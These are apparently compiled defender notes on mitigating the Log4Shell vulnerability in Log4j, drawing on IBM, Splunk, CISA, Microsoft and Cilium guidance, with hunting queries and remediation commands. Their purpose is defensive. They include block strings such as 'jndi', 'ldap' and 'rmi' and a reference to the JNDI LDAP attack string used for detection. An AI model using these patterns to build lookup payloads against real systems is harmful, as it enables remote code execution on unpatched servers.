Attackers use a feature of Log4j called "message lookup substitutions" to send malicious commands to vulnerable apps. Security teams can manually disallow this function by changing the "Log4j2.formatMsgNoLookups" system property to "true" or setting the value of the "LOG4J_FORMAT_MSG_NO_LOOKUPS" environment variable to "true."

While removing the message lookup substitution function makes it harder for attackers to attack, it's not foolproof. Malicious actors can still use CVE-2021-45046 to send malicious JNDI lookups to apps with non-default settings.

- Removing the JNDIlookup class from vulnerable apps

In Log4j, the JNDIlookup class governs how the logger handles JNDI lookups. If this class is removed from Log4j's directory of classes, then JNDI lookups can no longer be performed.

Apache (link resides outside ibm.com) notes the following command can be used to remove the JNDIlookup class from vulnerable apps:

```
zip -q -d Log4j-core-*.jar
org/apache/logging/Log4j/core/lookup/JndiLookup.class
```

While this method is more effective than disallowing message lookups, it doesn't stop attackers from mounting other exploitation attempts, like triggering denial of service attacks through recursive lookups.

- Blocking potential Log4Shell attack traffic

Security teams can use web application firewalls (WAFs), intrusion detection and prevention systems (IDPS), EDRs, and other cybersecurity tools to intercept traffic to and from attacker-controlled servers by blocking commonly used protocols like LDAP or RMI. Security teams can also block IP addresses associated with attacks (link resides outside ibm.com) or the strings that attackers commonly use in malicious requests, such as “jndi,” “ldap” and “rmi.”

However, attackers can get around these defenses by using new protocols and IP addresses or obfuscating malicious strings.

- Quarantining affected assets

If all else fails, security teams can quarantine affected assets while they wait for a patch. One way to do this is by placing vulnerable assets in an isolated network segment that cannot be accessed directly from the internet. A WAF can be placed around this network segment for extra protection.

- Keeping Log4Shell at bay

One of the tricky things about remediating Log4Shell is that it doesn’t always stay patched. In November 2022, Tenable reported (link resides outside ibm.com) that 29% of the assets still vulnerable to Log4Shell were “recurrences,” meaning they were patched, but the flaw reappeared. Recurrences happen when developers accidentally use software libraries that contain unpatched versions of Log4j to build or update apps.

While developers can scrutinize the frameworks they use more closely, it’s easy to miss vulnerable versions of Log4j when they’re several levels deep in JAR files.

Implementing formal vulnerability management and patch management programs can offer security teams a more effective way to monitor assets for the return of Log4j vulnerabilities. Regular vulnerability scanning and penetration testing can help quickly catch new vulnerabilities, Log4Shell or otherwise. Patch management ensures new vulnerabilities are closed as soon as vendors release fixes.

Summary

- *Find log4j vulnerable library*
- *Patching*
- *Disallowing message lookup*
- *Remove jndi lookup class*
- *Block potential log4shell traffic (protocol(ldap) and ip address)*
- Quarantining affected assets
- Keeping log4shell at bay

Splunk

The dashboard will help to identify the activity anywhere in the HTTP headers using raw fields.

github.com/EmergingThreats/log4shell-detection

alert on Java downloading additional Class files or Serialized data from a web server. This method was observed during the initial use of the jdni:ldap:// attack string which would result in the fetching of a Java payload via HTTP/HTTPS.

CISA (Cybersecurity and Infrastructure Security Agency)

CISA Mitigation Guidance

When updates are available, agencies must update software using Log4j to the newest version, which is the most effective and manageable long-term option. Where updating is not possible, the following mitigating measures can be considered as a temporary solution and apply to the entire solution stack.

- Disable Log4j library. Disabling software using the Log4j library is an effective measure, favoring controlled downtime over adversary-caused issues. This option could cause operational impacts and limit visibility into other issues.
- Disable JNDI lookups or disable remote codebases. This option, while effective, may involve developer work and could impact functionality.
- Disconnect affected stacks. Solution stacks not connected to agency networks pose a dramatically lower risk from attack. Consider temporarily disconnecting the stack from agency networks.
- Isolate the system. Create a “vulnerable network” VLAN and segment the solution stack from the rest of the enterprise network.
- Deploy a properly configured Web Application Firewall (WAF) in front of the solution stack. Deploying a WAF is an important, but incomplete, solution. While threat actors will be able to bypass this mitigation, the reduction in alerting will allow an agency SOC to focus on a smaller set of alerts.
- Apply a micropatch. There are several micropatches available. They are not a part of the official update but may limit agency risk.
- Report incidents promptly to CISA and/or the FB.

Microsoft

Discovering affected components, software, and devices via a unified Log4j dashboard Threat and vulnerability management automatically and seamlessly identifies devices affected by the Log4j vulnerabilities and the associated risk in the environment and significantly reduces time-to-mitigate. Microsoft continues to iterate on these features based on the latest information from the threat landscape. This section will be updated as those new features become available for customers.

The wide use of Log4j across many supplier’s products challenge defender teams to mitigate and address the risks posed by the vulnerabilities (CVE-2021-44228 or CVE-2021-45046). The threat and vulnerability management capabilities within Microsoft 365 Defender can help identify vulnerable installations. On December 15, we began rolling out updates to provide a consolidated view of the organizational exposure to the Log4j 2 vulnerabilities—on the device, software, and vulnerable component level—through a range of automated, complementing capabilities. These capabilities are supported on Windows 10, Windows 11, and Windows Server 2008, 2012, and 2016. They are also supported on Linux, but they

require updating the Microsoft Defender for Endpoint Linux client to version 101.52.57 (30.121092.15257.0) or later. The updates include the following:

- Discovery of vulnerable Log4j library components (paths) on devices
- Discovery of vulnerable installed applications that contain the Log4j library on devices

A dedicated Log4j dashboard that provides a consolidated view of various findings across vulnerable devices, vulnerable software, and vulnerable files
Introduction of a new schema in advanced hunting, DeviceTvmSoftwareEvidenceBeta, which surfaces file-level findings from the disk and provides the ability to correlate them with additional context in advanced hunting:

```
DeviceTvmSoftwareEvidenceBeta
| mv-expand DiskPaths
| where DiskPaths contains "log4j"
| project DeviceId, SoftwareName, SoftwareVendor, SoftwareVersion, DiskPaths
```

To complement this new table, the existing DeviceTvmSoftwareVulnerabilities table in advanced hunting can be used to identify vulnerabilities in installed software on devices:

```
DeviceTvmSoftwareVulnerabilities
| where CveId in ("CVE-2021-44228", "CVE-2021-45046")
```

These capabilities integrate with the existing threat and vulnerability management experience and are gradually rolling out. As of December 27, 2021, discovery is based on installed application CPEs that are known to be vulnerable to Log4j RCE, as well as the presence of vulnerable Log4j Java Archive (JAR) files.

- As of January 20, 2022, threat and vulnerability management can discover vulnerable Log4j libraries, including Log4j files and other files containing Log4j, packaged into Uber-JAR files. This capability is supported on Windows 10, Windows 11, Windows Server 2019, and Windows Server 2022. It is also supported on Windows Server 2012 R2 and Windows Server 2016 using the Microsoft Defender for Endpoint solution for earlier Windows server versions.

Threat and vulnerability management provides layers of detection to help customers discover and mitigate vulnerable Log4j components. Specifically, it:

- determines if a JAR file contains a vulnerable Log4j file by examining JAR files and searching for the following file: \META-INF\maven\org.apache.logging.log4j\log4j-core\pom.properties; if the said file exists, the Log4j version is read and extracted

- searches for the JndiLookup.class file inside the JAR file by looking for paths that contain the string “/log4j/core/lookup/JndiLookup.class”; if the JndiLookup.class file exists, threat and vulnerability management determines if this JAR contains a Log4j file with the version defined in pom.properties

- searches for any vulnerable Log4j-core JAR files embedded within nested-JAR by searching for paths that contain any of these strings:

lib/log4j-core-
WEB-INF/lib/log4j-core-
App-INF/lib/log4j-core-

Applying mitigation directly in the Microsoft 365 Defender portal
We have released two new threat and vulnerability management capabilities that can significantly simplify the process of turning off JNDI lookup, a workaround that can prevent the exploitation of the Log4j vulnerabilities on most devices, using an environment variable called LOG4J_FORMAT_MSG_NO_LOOKUPS. These new capabilities provide security teams with the following:

View the mitigation status for each affected device. This can help prioritize mitigation and/or patching of devices based on their mitigation status.
To use this feature, open the Exposed devices tab in the dedicated CVE-2021-44228 dashboard and review the Mitigation status column. Note that it may take a few hours for the updated mitigation status of a device to be reflected.

Apply the mitigation (that is, turn off JNDI lookup) on devices directly from the portal. This feature is currently available for Windows devices only.
The mitigation will be applied directly via the Microsoft Defender for Endpoint client. To view the mitigation options, click on the Mitigation options button in the Log4j dashboard:

You can choose to apply the mitigation to all exposed devices or select specific devices for which you would like to apply it. To complete the process and apply the mitigation on devices, click Create mitigation action.

In cases where the mitigation needs to be reverted, follow these steps:

Open an elevated PowerShell window
Run the following command:
[Environment]::SetEnvironmentVariable("LOG4J_FORMAT_MSG_NO_LOOKUPS", $null, [EnvironmentVariableTarget]::Machine)
The change will take effect after the device restarts.

Summary

- Find vulnerable log4j libraries
- Find vulnerable devices and software which use unpatched version of log4j library
- Set the environment variable for JNDI lookup

ISO

- Filtering your workload’s egress connections with Network Policy is a simple, yet powerful mitigation
- DNS based policy allows traffic based on a fully qualified domain name, such as api.twitter.com, in place of using IP CIDR addresses or specific endpoints

- Using hubble observability to generate Network Policy. Hubble can observe all network traffic to and from a pod, and we can generate observability-driven Network Policy automatically to allow only valid connections the pod needs
- Cilium supports Denylists. Denylists can define a set of destinations that will be denied by policy and dropped, while allowing all other network traffic. We'll invoke a powerful component of Cilium Network Policy for our Denylist, which is the "world" entities concept that defines hosts on the Internet